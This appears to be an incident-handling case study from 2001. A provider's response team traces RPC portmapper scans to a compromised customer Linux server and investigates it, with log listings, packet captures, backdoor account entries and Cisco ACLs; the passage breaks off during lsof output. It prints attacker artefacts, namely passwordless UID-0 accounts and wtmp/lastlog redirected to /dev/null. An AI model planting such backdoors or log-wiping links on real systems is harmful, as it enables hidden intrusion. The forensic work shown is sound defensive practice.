Disclosure: The members of IHG are not authorized to disseminate information about incidents to the public. The Communication Department is in charge of dealing with the press and answer questions from the public about the corporate activities.

General responsibilities: The general responsibilities of the IHG are:

- To assign a person, the leader, to be responsible for the incident;
- To establish the place that will be the incident command center;
- To notify internal management and outside organizations involved in incidents as soon as possible;
- To keep the call list and call tree up-to-date;
- To conduct the phases of incident handling trying to go back to business as soon as possible;
- To be informed about what is happening in the world;
- To take care of and keep the jump-bag up-to-date;
- To notify other CIRTs in cases of critical or unusual incidents when possible.

Remark: We will consider an incident unusual that one we have not seen any information available in the world or one we can contribute to improve the information available.
To be informed about what is happening in the world, the security team is subscribed to the lists of CERT, SANS and X-Force, among others. We consider the subscription to these lists very important as sometimes we can anticipate our defenses as soon as we receive an alert.

The Jump-bag: The IHG members must take care of and evolve the jump-bag that includes:

- Laptop computer with at least two operating systems, 128 Mb memory, 10 Gb disk and CD/DVD drive;
- CDs containing fresh binaries of the operating systems used in Company A;
- Patch-cables;
- An eight port hub;
- Windows Resource Kit;
- A SCSI tape drive and fresh tapes for backups;
- A portable CD burn unit that can be connected in USB or PC card interfaces. This unit is shared by the team;
- Cell phone with two batteries;
- Call list;
- A corporate credit card with a huge limit.

Remark: The IHG also has a small lab with switches, routers and servers with a CD burn to test and simulate situations. Like a surgeon's equipment the incident handler jump-bag is

very important and needs to be prepared for battles. But we still need to improve the jump-bag, we are planning to incorporate a digital camera, a drive duplicator and also a binary backup software.
The credit card is important to provide us with rapid acquisition of items like food, travel, transportation, and hotel rooms sometimes needed by the team.

These were the most important aspects of the policies related to the Incident Handling Preparation phase.

The Security Team of Company A is working to educate users within the organization. To instruct them we distribute messages and presentations in the intranet and we also use business meetings to present the results of the Security Team's work and the incidents of the month. Our current challenge is to develop a strong and effective relationship with the Helpdesk which we intend to prepare to be our greater incident sensor in the organization and education center.

In this incident case we can not forget to mention the Company B preparation. Unfortunately, there was no preparation, i.e., no security policy, no strong password policy, no skill to deal with the situation, no backup and syslog facilities. And to make things more complex, the administration of the environment of Company B was carried out by an outsourced team not prepared for the situation.

Identification

The main goal of this phase is to determine if an event is really an incident and the nature of the incident when one has happened . In this phase it is important to look for simple mistakes, like errors in system configurations, hardware failures and most commonly user errors. The notification of the appropriate personnel, identification of evidences and control of access to the evidences, if necessary, are dealt within this phase.
The identification begins after some alarm has occurred in the security systems or after someone has noticed something wrong in the environment.

On Monday September 3, 2001, the IHG received an e-mail complaining about some RPC scan/probe originated from our network ...

From: abuse@YYY.com em 02/09/2001 07:17 MST

Reply to: abuse@YYY.com

To: security@CompanyA.net.br
cc:
Subject: Scan/Probe from 200.225.aaa.bb2 on 01Sep2001

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1
==================200.225.aaa.bb2 01Sep2001===============
To Whom It May Concern -

I am a network security engineer from YYY Corporation and I
am writing to inform you that we have noticed attempts to
access machine(s) on a secured network that seem to have
originated from  a machine (200.225.aaa.bb2) on your network
or under your control.

On 01Sep2001 this machine attempted to run some type of
scan/probe on machine(s) on our network.  We are writing to
first inform you of the activity from your network and
second, request your assistance in tracking down the nature
of this activity on YYY's network. We deem any periodic
failed connections such as these as a possible threat to the
security of our networks.

If I can be of any further assistance in this matter, please
do not hesitate to contact me. Thank you for your time and
assistance,

Net_Sec@YYY.com
YYY IT Network Security

-------------------------------------------------
...
log record count per hour
05: 134
13: 102

log record count for source ip
ip-f4-CompanyA.com.br 200.225.aaa.bb2: 236

log record count for destination ip

log record count for destination nets
YYY.YY1.216.0: 99
YYY.YY1.218.0: 3
YYY.YY2.83.0: 134

log record "reject" count for source ip

log record by service
Rpcinfo-111: 236
number of service types: 1


sample log records with start and end times
5:28:41 TZ_PDT proto tcp src 200.225.aaa.bb2 dst YYY.YY2.83.111 service
rpcinfo-111 s_port 4163
```

```
5:28:41 TZ_PDT proto tcp src 200.225.aaa.bb2 dst YYY.YY2.83.112 service
rpcinfo-111 s_port 4164
5:28:41 TZ_PDT proto tcp src 200.225.aaa.bb2 dst YYY.YY2.83.113 service
rpcinfo-111 s_port 4165
5:28:41 TZ_PDT proto tcp src 200.225.aaa.bb2 dst YYY.YY2.83.114 service
rpcinfo-111 s_port 4166
5:28:41 TZ_PDT proto tcp src 200.225.aaa.bb2 dst YYY.YY2.83.115 service
rpcinfo-111 s_port 4167
5:28:41 TZ_PDT proto tcp src 200.225.aaa.bb2 dst YYY.YY2.83.116 service
rpcinfo-111 s_port 4168
5:28:41 TZ_PDT proto tcp src 200.225.aaa.bb2 dst YYY.YY2.83.117 service
rpcinfo-111 s_port 4169
5:28:41 TZ_PDT proto tcp src 200.225.aaa.bb2 dst YYY.YY2.83.118 service
rpcinfo-111 s_port 4170
5:28:41 TZ_PDT proto tcp src 200.225.aaa.bb2 dst YYY.YY2.83.119 service
rpcinfo-111 s_port 4171
5:28:41 TZ_PDT proto tcp src 200.225.aaa.bb2 dst YYY.YY2.83.120 service
rpcinfo-111 s_port 4172
. . .
. . .
. . .
13:39:02 TZ_PDT proto tcp src 200.225.aaa.bb2 dst YYY.YY1.217.60 service
rpcinfo-111 s_port 3450
13:39:02 TZ_PDT proto tcp src 200.225.aaa.bb2 dst YYY.YY1.217.61 service
rpcinfo-111 s_port 3451
13:39:02 TZ_PDT proto tcp src 200.225.aaa.bb2 dst YYY.YY1.217.63 service
rpcinfo-111 s_port 3453
13:39:02 TZ_PDT proto tcp src 200.225.aaa.bb2 dst YYY.YY1.217.65 service
rpcinfo-111 s_port 3455
13:39:02 TZ_PDT proto tcp src 200.225.aaa.bb2 dst YYY.YY1.217.66 service
rpcinfo-111 s_port 3456
13:39:02 TZ_PDT proto tcp src 200.225.aaa.bb2 dst YYY.YY1.217.69 service
rpcinfo-111 s_port 3459
13:39:02 TZ_PDT proto tcp src 200.225.aaa.bb2 dst YYY.YY1.217.70 service
rpcinfo-111 s_port 3460
13:39:02 TZ_PDT proto tcp src 200.225.aaa.bb2 dst YYY.YY1.217.72 service
rpcinfo-111 s_port 3462
13:39:02 TZ_PDT proto tcp src 200.225.aaa.bb2 dst YYY.YY1.217.73 service
rpcinfo-111 s_port 3463
13:39:02 TZ_PDT proto tcp src 200.225.aaa.bb2 dst YYY.YY1.217.75 service
rpcinfo-111 s_port 3466

::SL

-----BEGIN PGP SIGNATURE-----
...
... ( Removed )
-----END PGP SIGNATURE-----
```

I was assigned as the primary incident handler and the first action was to identify the source of the packets. It was one of our customers that did not have an Incident Handling Agreement signed with Company A. In this case I identified the point of contact of

Company B and forwarded the message asking them to verify why the machine was generating the packets and to stop the generation. I also asked them to keep the IHG of Company A up-to-date about the actions taken in the system. As we were dealing with many cases of Code Red Worm, we didn't call Company B on that day. At that moment the Code Red cases were our priority because the worm was causing traffic overhead in parts of our backbone and generating a lot of incidents and complaints.

On the following days we received more messages from Japan, France, the USA and other countries, complaining about the same source. But we also received messages complaining about other sources with the same traffic pattern. Then I was sure that something really wrong was in progress.

On September 4, 2001 I asked another member of IHG to call Company B and investigate what was happening.
Company B told him that the system administration was carried out by an outsourced company and we should contact them.
My fellow worker then got in touch with them and explained the situation.
On September 5, 2001 the administration people went to the Company B headquarters and only disabled the RPC portmapper services of the machines, and after a reboot, they did not see any packets with port 111. They probably used the netstat comand to verify the packets and no verification was done in order to find intrusion signs in the machines.

On September 6, 2001 the IHG of Company A blocked the traffic pattern in the router as a containment measure. We used Access Control Lists (ACL) to do it (See the Containment phase).
As the traffic pattern did not stop, a lot of communication was done between Company A, Company B and the outsourced administrators from September 6 until September 21 in order to convince them that something was wrong with the machine 200.225.aaa.bb2 (internet).

Finally, on September 21, 2001 after a consensus between Company A and Company B that the outsourced administrators could not handle the incident even with remote help, my fellow worker and I went to the place of the incident.

Then we did an incident survey:

We arrived at the place at 2:00 pm. The Operating System of the machines 200.225.aaa.bb1 (firewall) and 200.225.aaa.bb2 (internet) was Conectiva Linux 4.2, Server - Kernel 2.2.13-9c,l an older and not updated kernel version. One point to mention here is that it was not easy to find out a CD with the same version and before going to Company B we had installed the same Linux version in a machine of our lab in order to have a pristine system. We have also copied some important programs like *ls*, *find, ifconfig* and others from the pristine system to our laptops.

The affected systems were directly connected to the Internet over an 128Kb ADSL line. The machines shared the same root password and the same hardware configuration. The machines were Pentium II boxes with 64 Mb of memory and a 2Gb hard-disk.
The root password was based on a Portuguese dictionary word and the machines allowed direct access using root. The affected systems were not connected to a modem, but a hub was used to interconnect the Internet and the machines. The physical security of the location of the affected systems was not satisfactory because the machines were in a room where any employee could have access.
The basic functions of machine bb1 (firewall) were firewall, name server, file transfer, and Web server.
The basic functions of machine bb2 (internet) were name server, file transfer, mail server and Web server.

All the information gathered were used to fill in the survey forms.

We tried to keep low profile and although it is not recommended to log as root into a system suspected of being compromised and then start typing commands, we executed the same commands the administrator had executed in the last days from the console or remotely. We supposed this was the normal behavior faced by the intruder. All the commands and results were logged in files on our laptops. To login into the machines we used *ssh* instead of *telnet*. We started the investigation in the machine bb2 which was doing the attacks. The */var/log* directory was our starting point:

```
[root@internet log]# ls -l
total 1983
-rw-r--r--   1 root     root         5164 Sep 14 11:59 boot.log
-rw-r--r--   1 root     root            0 Aug 30 00:44 boot.log.1
-rw-r--r--   1 root     root         1102 Aug 30 00:44 boot.log.2
-rw-r--r--   1 root     root            0 Aug 30 00:44 boot.log.3
-rw-r--r--   1 root     root         3634 Aug 30 00:44 boot.log.4
-rw-r--r--   1 root     root        41305 Sep 20 19:20 cron
-rw-r--r--   1 root     root        63828 Sep 16 07:02 cron.1
-rw-r--r--   1 root     root        62605 Sep  9 07:02 cron.2
-rw-r--r--   1 root     root        62069 Sep  2 07:02 cron.3
-rw-r--r--   1 root     root        63520 Aug 30 00:44 cron.4
-rw-r--r--   1 root     root         2788 Sep 14 11:59 dmesg
-rw-r--r--   1 root     root            0 Aug 30 00:44 htmlaccess.log
drwxr-xr-x   2 root     root         1024 Sep 16 07:02 httpd
-rw-r--r--   1 root     root            0 Sep 20 18:31 last
lrwxrwxrwx   1 root     root            9 Sep  3 02:21 lastlog ->
/dev/null
lrwxrwxrwx   1 root     root            9 Aug 30 07:04 lastlog.1 ->
/dev/null
-rw-r--r--   1 root     root       269244 Sep 20 19:13 maillog
-rw-r--r--   1 root     root       202553 Sep 16 03:31 maillog.1
-rw-r--r--   1 root     root       194048 Sep  8 14:05 maillog.2
-rw-r--r--   1 root     root       181329 Aug 30 00:44 maillog.3
-rw-r--r--   1 root     root       183921 Aug 30 00:44 maillog.4
-rw-r--r--   1 root     root       109145 Sep 20 19:23 messages
-rw-r--r--   1 root     root       178657 Sep 16 06:59 messages.1
```

```
-rw-r--r--   1 root     root       136779 Sep  9 06:52 messages.2
-rw-r--r--   1 root     root        72449 Sep  3 06:57 messages.3
-rw-r--r--   1 root     root       112043 Aug 30 00:44 messages.4
-rw-r--r--   1 root     root          590 Sep 10 12:46 netconf.log
-rw-r--r--   1 root     root         2593 Aug 30 00:44 netconf.log.1
-rw-r--r--   1 root     root          199 Aug 30 00:44 netconf.log.2
-rw-r--r--   1 root     root          855 Aug 30 00:44 netconf.log.3
-rw-r--r--   1 root     root         5046 Aug 30 00:44 netconf.log.4
-rw-r--r--   1 root     root          803 Sep 20 18:55 secure
-rw-r--r--   1 root     root         1197 Sep 16 06:19 secure.1
-rw-r--r--   1 root     root          340 Sep  4 17:02 secure.2
-rw-r--r--   1 root     root           86 Sep  3 02:20 secure.3
-rw-r--r--   1 root     root        13953 Aug 30 00:44 secure.4
-rw-r--r--   1 root     root          616 Sep 20 18:12 sendmail.st
-rw-r--r--   1 root     root            0 Sep 16 07:02 spooler
-rw-r--r--   1 root     root            0 Sep  9 07:02 spooler.1
-rw-r--r--   1 root     root            0 Sep  2 07:02 spooler.2
-rw-r--r--   1 root     root            0 Aug 30 00:44 spooler.3
-rw-r--r--   1 root     root            0 Aug 30 00:44 spooler.4
drwxr-xr-x   2 uucp     uucp         1024 Sep 16 07:02 uucp
-rw-r--r--   1 root     root            0 Sep 11 19:14 wtmp -> /dev/null
-rw-rw-r--   1 root     utmp        15360 Sep  5 03:21 wtmp.1
-rw-r--r--   1 root     root          347 Sep 20 18:43 xferlog
-rw-r--r--   1 root     root            0 Sep  9 07:02 xferlog.1
-rw-r--r--   1 root     root            0 Sep  2 07:02 xferlog.2
-rw-r--r--   1 root     root            0 Aug 30 00:44 xferlog.3
-rw-r--r--   1 root     root            0 Aug 30 00:44 xferlog
```

The redirection of *lastlog* and *wtmp* to the */dev/null* device was our first evidence that an intrusion had happened in the machine. This redirection was done to automatically delete any evidence of access to the machine that could be obtained by using the comands *who* and *last*.While I was inspecting */var/log,* my incident handler friend was taking notes and also started a *tcpdump* in his laptop to collect some traffic patterns. The results, which were sanitized in the paper, showed that the traffic was still in progress:

```
14:17:10.021743 bb2.CompanyB.4284 > x.ww4.97.158.sunrpc: S
3671476463:3671476463(0) win 32120 <mss 1460,sackOK,timestamp
53759798[|tcp]> (DF)
14:17:10.021840 bb2.CompanyB.4285 > x.ww4.97.159.sunrpc: S
3668004648:3668004648(0) win 32120 <mss 1460,sackOK,timestamp
53759798[|tcp]> (DF)
14:17:10.021918 bb2.CompanyB.4286 > x.ww4.97.160.sunrpc: S
3680703129:3680703129(0) win 32120 <mss 1460,sackOK,timestamp
53759798[|tcp]> (DF)
14:17:10.022008 bb2.CompanyB.4287 > x.ww4.97.161.sunrpc: S
3673168163:3673168163(0) win 32120 <mss 1460,sackOK,timestamp
53759798[|tcp]> (DF)
14:17:10.022097 bb2.CompanyB.4288 > x.ww4.97.162.sunrpc: S
3674983752:3674983752(0) win 32120 <mss 1460,sackOK,timestamp
53759798[|tcp]> (DF)
14:17:10.022197 bb2.CompanyB.4289 > x.ww4.97.163.sunrpc: S
3681219829:3681219829(0) win 32120 <mss 1460,sackOK,timestamp
53759798[|tcp]> (DF)
```

```
14:17:10.022285 bb2.CompanyB.4290 > x.ww4.97.164.sunrpc: S
3675950427:3675950427(0) win 32120 <mss 1460,sackOK,timestamp
53759798[|tcp]> (DF)
14:17:10.022372 bb2.CompanyB.4291 > x.ww4.97.165.sunrpc: S
3668698046:3668698046(0) win 32120 <mss 1460,sackOK,timestamp
53759798[|tcp]> (DF)
14:17:10.022472 bb2.CompanyB.4292 > x.ww4.97.166.sunrpc: S
3683758916:3683758916(0) win 32120 <mss 1460,sackOK,timestamp
53759798[|tcp]> (DF)
14:17:10.022559 bb2.CompanyB.4293 > x.ww4.97.167.sunrpc: S
3671792175:3671792175(0) win 32120 <mss 1460,sackOK,timestamp
53759798[|tcp]> (DF)
14:17:10.022658 bb2.CompanyB.4294 > x.ww4.97.168.sunrpc: S
3679970363:3679970363(0) win 32120 <mss 1460,sackOK,timestamp
53759798[|tcp]> (DF)
14:17:10.022748 bb2.CompanyB.4295 > x.ww4.97.169.sunrpc: S
3669293071:3669293071(0) win 32120 <mss 1460,sackOK,timestamp
53759798[|tcp]> (DF)
...
... hundreds of lines
...
14:17:10.030714 bb2.CompanyB.4354 > x.ww4.97.228.sunrpc: S
3680645272:3680645272(0) win 32120 <mss 1460,sackOK,timestamp
53759799[|tcp]> (DF)
14:17:10.030813 bb2.CompanyB.4355 > x.ww4.97.229.sunrpc: S
3674200624:3674200624(0) win 32120 <mss 1460,sackOK,timestamp
53759799[|tcp]> (DF)
14:17:10.030901 bb2.CompanyB.4356 > x.ww4.97.230.sunrpc: S
3669380480:3669380480(0) win 32120 <mss 1460,sackOK,timestamp
53759799[|tcp]> (DF)
14:17:10.030989 bb2.CompanyB.4357 > x.ww4.97.231.sunrpc: S
3677838508:3677838508(0) win 32120 <mss 1460,sackOK,timestamp
53759799[|tcp]> (DF)
14:17:10.031091 bb2.CompanyB.4358 > x.ww4.97.232.sunrpc: S
3676214879:3676214879(0) win 32120 <mss 1460,sackOK,timestamp
53759799[|tcp]> (DF)
14:17:10.031178 bb2.CompanyB.4359 > x.ww4.97.233.sunrpc: S
3679403345:3679403345(0) win 32120 <mss 1460,
```

The command *netstat –an* showed more evidence of traffic pattern:

```
[root@internet log]# netstat -an
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:2107            0.0.0.0:*              LISTEN
tcp        0      1 200.225.aaa.bb2:2368    x.ww3.241.59:111      SYN_SENT
tcp        0      1 200.225.aaa.bb2:2369    x.ww3.241.60:111      SYN_SENT
tcp        0      1 200.225.aaa.bb2:2370    x.ww3.241.61:111      SYN_SENT
tcp        0      1 200.225.aaa.bb2:2371    x.ww3.241.62:111      SYN_SENT
tcp        0      1 200.225.aaa.bb2:2372    x.ww3.241.63:111      SYN_SENT
tcp        0      1 200.225.aaa.bb2:2373    x.ww3.241.64:111      SYN_SENT
tcp        0      1 200.225.aaa.bb2:2374    x.ww3.241.65:111      SYN_SENT
tcp        0      1 200.225.aaa.bb2:2375    x.ww3.241.66:111      SYN_SENT
tcp        0      1 200.225.aaa.bb2:2376    k.uu2.235.5:111       SYN_SENT
tcp        0      1 200.225.aaa.bb2:2377    k.uu2.235.6:111       SYN_SENT
tcp        0      1 200.225.aaa.bb2:2378    k.uu2.235.7:111       SYN_SENT
tcp        0      1 200.225.aaa.bb2:2379    k.uu2.235.8:111       SYN_SENT
tcp        0      1 200.225.aaa.bb2:2380    k.uu2.235.9:111       SYN_SENT
tcp        0      1 200.225.aaa.bb2:2381    k.uu2.235.10:111      SYN_SENT
tcp        0      1 200.225.aaa.bb2:4352    k.uu2.238.222:111     SYN_SENT
tcp        0      1 200.225.aaa.bb2:4353    k.uu2.238.223:111     SYN_SENT
tcp        0      1 200.225.aaa.bb2:4354    k.uu2.238.224:111     SYN_SENT
tcp        0      1 200.225.aaa.bb2:4355    k.uu2.238.225:111     SYN_SENT
tcp        0      1 200.225.aaa.bb2:4356    k.uu2.238.226:111     SYN_SENT
tcp        0      1 200.225.aaa.bb2:4357    k.uu2.238.227:111     SYN_SENT
tcp        0      1 200.225.aaa.bb2:4358    k.uu2.238.228:111     SYN_SENT
...
... hundreds of lines
...
udp        0      0 0.0.0.0:517             0.0.0.0:*
udp        0      0 0.0.0.0:518             0.0.0.0:*
udp        0      0 127.0.0.1:53            0.0.0.0:*
udp        0      0 200.225.aaa.bb2:53      0.0.0.0:*
udp        0      0 0.0.0.0:1024            0.0.0.0:*
udp        0      0 0.0.0.0:177             0.0.0.0:*
raw        0      0 0.0.0.0:6               0.0.0.0:*
raw        0      0 0.0.0.0:1               0.0.0.0:*
Active UNIX domain sockets (including servers)
Proto RefCnt Flags       Type       State         I-Node Path
unix  1      [ ]         STREAM     CONNECTED     343    /dev/log
unix  1      [ ]         STREAM     CONNECTED     431    /dev/log
unix  1      [ ]         STREAM     CONNECTED     481    /dev/log
unix  1      [ ]         STREAM     CONNECTED     520    /dev/log
unix  1      [ ]         STREAM     CONNECTED     632    /dev/log
unix  1      [ ]         STREAM     CONNECTED     147614744 /dev/log
unix  1      [ ]         STREAM     CONNECTED     147614743 @000001d5
unix  1      [ ]         STREAM     CONNECTED     519    @00000012
unix  1      [ ]         STREAM     CONNECTED     342    @00000002
unix  1      [ ]         STREAM     CONNECTED     631    @0000001b
unix  0      [ ACC ]     STREAM     LISTENING     5989557 /dev/log
unix  1      [ ]         STREAM     CONNECTED     430    @00000008
unix  0      [ ACC ]     STREAM     LISTENING     433    /var/run/ndc
unix  1      [ ]         STREAM     CONNECTED     480    @0000000d
```

The command *vmstat* showed that the performance of the system was bad, as we could notice during our analysis. The CPU idle was zero, i.e., there was an on-going process consuming the performance of the machine:

```
[root@internet /root]# vmstat 2 5
   procs                      memory    swap          io     system         cpu
 r  b  w   swpd   free   buff  cache  si  so    bi    bo   in    cs  us  sy  id
 1  0  0   4648   1564  32820   6264   0   0     1     1   21    13  23  54  23
 1  0  0   4648   1784  32760   6264   0   0     0    76  623   738  30  70   0
 1  0  0   4648   1580  32812   6264   0   0     0     0  419   628  29  71   0
 1  0  0   4648   1640  32752   6264   0   0     0   147  758   725  29  71   0
 1  0  0   4648   1572  32820   6264   0   0     0     0  477   738  27  73   0
```

The commands *more /etc/passwd* and *more /etc/shadow* showed more and strong evidences of the compromise:

/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/internet/ftpd:/bin/bash
nobody:x:99:99:Nobody:/:
xfs:x:100:103:X Font Server:/etc/X11/fs:/bin/false
wwwupload:x:507:0::/internet/httpd:/bin/bash
ftpupload:x:508:0::/internet/ftpd:/bin/bash
ok:x:503:503::/tmp:/bin/bash
okz:x:0:0::/tmp:/bin/bash

/etc/shadow
...
...
ok::-1:99999:-1:-1:-1:134538932
okz::-1:99999:-1:-1:-1:134538932
```

Observe the users **ok** and **okz** without a password (**ok: :**) – the second field in */etc/shadow* is a blank. The user **okz** had the same privileges as root as we can see in */etc/passwd* (**okz:x:0**) – zero in the third field, **:** is the field delimiter. The command *linuxconf* option *User accounts* didn't show these users and this was a sign of a compromised *linuxconf* command.

We also discovered a gap in the */var/log/messages* and */var/log/mail*. The logs occurred from 08/26/2001 – 03:52:42 AM until 09/02/2001 04:02 AM. It seems the log was cleared and strange kernel messages started to appear.
Below is part of the /var/log/messages ...

```
Aug 26 03:37:21 internet -- MARK --
Aug 26 03:52:42 internet named[587]: Cleaned cache of 0 RRs
Aug 26 03:52:42 internet named[587]: USAGE 998808762 994195042
CPU=2.76u/1.74s CHILDCPU=1.11u/0.2s
Aug 26 03:52:42 internet named[587]: NSTATS 998808762 994195042 A=2432
NS=1 CNAME=1 SOA=176 PTR=233 MX=2158 TXT=16 AAAA=49 38=36 ANY=79
Aug 26 03:52:42 internet named[587]: XSTATS 998808762 994195042 RR=6631
RNXD=17 RFwdR=545 RDupR=17 RFail=11 RFErr=0 RErr=0 RAXFR=0 RLame=46
ROpts=0 SSysQ=5825 SAns=5024 SFwdQ=459 SDupQ=880 SErr=0 RQ=5595 RIQ=14
RFwdQ=0 RDupQ=145 RTCP=2 SFwdR=545 SFail=0 SFErr=0 SNaAns=487 SNXD=51

⇨ Gap
```

```
Sep  2 04:02:01 internet syslogd 1.3-3: restart.
Sep  2 04:02:02 internet syslogd 1.3-3: restart.
Sep  2 04:04:21 internet kernel: Unable to load interpreter
Sep  2 04:05:00 internet last message repeated 2 times
Sep  2 04:05:07 internet kernel: Unable to load interpreter
Sep  2 04:06:58 internet kernel: Unable to load interpreter
Sep  2 04:08:52 internet kernel: Unable to load interpreter
Sep  2 07:12:29 internet inetd[14604]: accept (for auth): File table
overflow
Sep  2 07:12:56 internet last message repeated 4 times
Sep  2 04:15:00 internet kernel: Unable to load interpreter
```

And the first login of our **ok** friend was logged in the /var/log/messages...

```
Sep  2 05:19:38 internet kernel: Unable to load interpreter
Sep  2 05:19:38 internet last message repeated 3 times
set  2 05:21:41 internet PAM_pwdb[27045]: (su) session closed for user
okz
Sep  2 05:22:03 internet kernel: Unable to load interpreter
Sep  2 05:22:35 internet last message repeated 2 times
Sep  2 05:22:35 internet kernel: Unable to load interpreter
Sep  2 05:26:02 internet PAM_pwdb[26988]: (login) session closed for user
ok
...
...
Sep  2 23:20:23 internet PAM_pwdb[1214]: (login) session opened for user
ok by (uid=0)
set  2 23:20:30 internet PAM_pwdb[1229]: (su) session opened for user okz
by ok(uid=0)
Sep  2 23:20:49 internet kernel: Unable to load interpreter
Sep  2 23:23:23 internet kernel: Unable to load interpreter
```

We could presume the intrusion occurred between 08/29/2001 and 09/01/2001 as we started to receive the complaints with the traffic pattern on 09/01/2001 and the gap observed in the logs. The intruder logged in to the machine many times probably to gather the results of the attacks done.
Until that moment we had done no changes in the system and everybody was sure that the system was compromised. The machine had no tape or CD device and our jump-bag tape device was a SCSI device and couldn't be installed in that machine. And our portable CD burn unit could not be installed in a Linux box.
After all, Company B had no backup of the system and no spare disks and no lawyers that could be involved. Then we explained that in order to maintain a provable chain of custody it was recommended to have a full dump of the disk and the pieces of evidence correctly identified.
Then Company B decided that this incident would not go to court and the priority was to go back to business as soon as possible.

Containment

The goal of the Containment phase is to keep the problem from getting worse. In this phase the Incident Handler Team is spread out strategically or come into a position ready for the front. In containment the modification of the system(s) will begin and that is the point where it's indispensable to do a decent survey and a review of the situation, because it's also the point where evidence starts to become impure. So a backup of the system(s) should come before the modification process.

On September 6, 2001 the IHG of Company A blocked the traffic pattern in the router as a containment measure. We used Access Control Lists (ACL) to do it . We used the command below to create an ACL in Cisco routers:

```
      ip acces-list extended anti-rpc
            deny tcp host 200.225.aaa.bb2 any eq 111
            deny udp host 200.225.aaa.bb2 any eq 111
            permit ip any any
```

To apply the ACL:

```
      int <ip>
      ip access-group anti-rpc out
```

After the access list is applied to the interface, the command *show ip access-list <list>* will display the counters for each access expression. During the contacts done with Company B we kept them informed about the counters.

```
Logs on Sep/10/2001:
      ...
CompanyA-router#sh access-lists anti-rpc
Extended IP access list anti-rpc
      deny tcp host 200.225.nnn.cc1 any eq sunrpc (138877 matches)
      deny tcp host 200.225.aaa.bb2 any eq sunrpc (879029 matches)
      deny udp host 200.225.nnn.cc1 any eq sunrpc
      deny udp host 200.225.aaa.bb2 any eq sunrpc
```

The machine *200.225.nnn.cc1* was generating the same traffic pattern. This machine belongs to another Company A customer and we also received complaints about this generated traffic. These complaints generated another incident handling case related to the same perpetrator of Company B. The Company A Incident Handler Group had also to get in action in this case.

Logs on Sep/11/2001

```
      ...
Extended IP access list anti-rpc
      deny tcp host 200.225.nnn.cc1 any eq sunrpc (145474 matches)
      deny tcp host 200.225.aaa.bb2 any eq sunrpc (3834087 matches)
      deny udp host 200.225.nnn.cc1 any eq sunrpc
      deny udp host 200.225.aaa.bb2 any eq sunrpc
      permit ip any any (214405666 matches)
      ...
<Cleared counters on Sep/11/2001>
```

Logs on Sep/17/2001 13:40

```
      ...
Extended IP access list anti-rpc
      deny tcp host 200.225.nnn.cc1 any eq sunrpc (1191397 matches)
      deny tcp host 200.225.aaa.bb2 any eq sunrpc (5369456 matches)
      deny udp host 200.225.nnn.cc1 any eq sunrpc
      deny udp host 200.225.aaa.bb2 any eq sunrpc
      permit ip any any (220080073 matches)
      ...
<Counters cleared at 13:40>
```

Logs on Sep/17/2001 15:30

```
      ...
Extended IP access list anti-rpc
      deny tcp host 200.225.nnn.cc1 any eq sunrpc
      deny tcp host 200.225.aaa.bb2 any eq sunrpc (177780 matches)
      deny udp host 200.225.nnn.cc1 any eq sunrpc
      deny udp host 200.225.aaa.bb2 any eq sunrpc
      permit ip any any (3132833 matches)
```

Logs on Sep/20/2001 08:10 am

```
      ...
Extended IP access list anti-rpc
      deny tcp host 200.225.nnn.cc1 any eq sunrpc (411028 matches)
      deny tcp host 200.225.aaa.bb2 any eq sunrpc (8318960 matches)
      deny udp host 200.225.nnn.cc1 any eq sunrpc
      deny udp host 200.225.aaa.bb2 any eq sunrpc
      permit ip any any (82754716 matches)
<Cleared>
```

Before starting to change the system in Company B, we disconnected the machines from the Internet and the local network (LAN). A backup of the directories */etc* (some files), */usr/bin*, */bin*, */usr/sbin* and */var/log* was done. We used *ftp* to do the backup by connecting from the laptop to the machine bb2 (internet). A copy of these files was later done using our portable CD burn unit. The generated CD was placed in a locked and safe box.
We needed to use *ftp* to do the backup because our SCSI tape drive unit could not be installed in the machine and no backup device was available because Company B usually didn't do backups of that machine.

Then we installed the *lsof* tool downloaded by using the laptop from the site http://www.rpmfind.net , because we had not installed this utility in our printine system. To install the *lsof* tool we used the command *rpm –iv lsof-package.rpm*.
By using *lsof* we could see what was generating the packets. The *lsof* is as powerful Unix tool for the Incident Handler as a program that can provide a large amount of information about files open by the processes, including link counts.

```
[root@internet(bb2) log]# lsof | more
...
...
...
inetd       545 root  txt    REG        3,7  158576    121369
/usr/sbin/inetd
inetd       545 root    0u   CHR        1,3             10043 /dev/null
inetd       545 root    1u   CHR        1,3             10043 /dev/null
inetd       545 root    2u   CHR        1,3             10043 /dev/null
inetd       545 root    4u  IPv4        403               TCP *:eklogin
(LISTEN)
inetd       545 root    5u  IPv4        407               TCP *:ftp
(LISTEN)
inetd       545 root    6u  IPv4        408               TCP *:telnet
(LISTEN)
inetd       545 root    7r  FIFO        0,0               398 pipe
inetd       545 root    8u  IPv4        409               TCP *:shell
(LISTEN)
inetd       545 root    9u   CHR        5,1             10073
/dev/console
inetd       545 root   10u  IPv4        410               TCP *:login
(LISTEN)
inetd       545 root   11u  IPv4        411               UDP *:talk
inetd       545 root   12u  IPv4        412               UDP *:ntalk
inetd       545 root   13u  IPv4        413               TCP *:pop-3
(LISTEN)
inetd       545 root   14u  IPv4        414               TCP *:imap2
(LISTEN)
inetd       545 root   15u  IPv4        415               TCP *:finger
(LISTEN)
inetd       545 root   16u  IPv4        416               TCP *:auth
(LISTEN)
inetd       545 root   21w  FIFO        0,0               398 pipe
named       569 root  cwd    DIR        3,8    1024     34681 /var/named
named       569 root  rtd    DIR        3,1    1024         2 /
named       569 root  txt    REG        3,7  542020    121319
/usr/sbin/named
named       569 root  mem    REG        3,1   79692     26106 /lib/ld-
2.1.2.so
named       569 root  mem    REG        3,1 1053932     26113 /lib/libc-
2.1.2.so
named       569 root    0u   CHR        1,3             10043 /dev/null
named       569 root    1u   CHR        1,3             10043 /dev/null
